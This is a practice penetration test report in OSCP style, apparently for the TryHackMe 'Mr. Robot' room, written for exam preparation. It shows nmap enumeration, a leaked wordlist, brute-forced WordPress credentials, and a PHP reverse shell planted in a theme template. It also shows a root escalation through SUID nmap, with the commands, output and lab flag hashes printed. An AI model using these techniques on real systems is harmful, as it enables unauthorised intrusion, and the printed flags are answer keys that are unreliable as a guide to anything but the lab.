Offensive Security Certified Professional Exam Report - Mr. Robot - THM

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-10-08

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the TryHackMe **Mr. Robot** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target:.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

1.1 Recommendation

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.10.134.131

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, we removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Mr. Robot - 10.10.134.131

3.1.1 Network and Service Enumeration

At the start, we performed the following enumeration on the server and result describe below:


- Port and Service

```
sudo nmap -Pn -sS -sV -A -sC -p22,80,443 $target -oN services

PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
```

- Vuln

```
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /feed/: Wordpress version: 4.3.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /image/: Potentially interesting folder
```

From our enumeration, we found that the target is running a wordpress website version 4.3.1 and login page is located at *$target/admin*:



3.1.2 First Flag

Vulnerability Explanation: The first enumeration showed us some paths within the application that contained sensitive information (i.e. username, services version, flag, robots.txt)

Vulnerability Fix: The application should not disclose folders/files that contain sensitive information.

Severity: High

Steps to reproduce the attack:


1. The target was enumerated with nmap for service discovery:

```
nmap -Pn -sS -sV -sC --script vuln -p22,80,443 -oN services 10.10.134.131
```

2. This scan showed some paths on the target:


```
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
```

3. The file *robots.txt* disclosed the location of the first key:



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Flag 1 - Proof Screenshot:



```
073403c8a58a1f80d943455fb30724b9
```

3.1.3 Second Flag - Privilege Escalation

Vulnerability Explanation: By allowing some applications to run with root privileges, a malicious actor can abuse this behavior to escalate privileges. Since *nmap* is running as root, it is possible to execute the program in the *interactive* mode and automatically gain a shell with administrative privileges.


Vulnerability Fix: Low privileges users should have their access restricted to the minimum so they can perform their expected tasks. Furthermore, not necessary executables should be removed from the server or have their access restricted

Severity: High

Steps to reproduce the attack:

1. Using the file *fsocity.dic* from the *robots.txt*, we were able to brute force into the login page:

```
[80][http-post-form] host: $target  login: Elliot   password: ER28-0652
```



Not secure | 10.10.134.131/wp-admin/

WordPress 4.3.1 running Twenty Fifteen theme.

2. This version of wordpress allows you to execute commands by modifying the theme:

```
Appearance ⇒ Editor ⇒ in the page twentyfifteen:404 template (404.php), we added
our php payload from the repository of pentestmonkey ⇒ In the browser
http://target/wp-admin/wp-content/themes/twentyfifteen/404.php
```

3. We then get a reverse shell, which we could stabilize:


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm

daemon@linux:/home/robot$ ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ whoami
daemon
daemon@linux:/home/robot$ hostname
linux
daemon@linux:/home/robot$ uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
x86_64 x86_64 GNU/Linux
```

4. By searching for executables with the SUID set, we found that *nmap* is executed with root privileges: Linux Privilege Escalation with Setuid and Nmap and GTfobins
5. The two options below allowed us to escalate privileges:


```
nmap --interactive
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !sh

===============
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
./nmap --script=$TF

====== Result ====
# whoami
whoami
root
```

3.1.4 Post-Exploitation

Flag 2 and 3 - Proof Screenshot:



```
nmap> !cat key-2-of-3.txt
!cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```



```
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Conclusion

Lessons learned:

1. Google about wordpress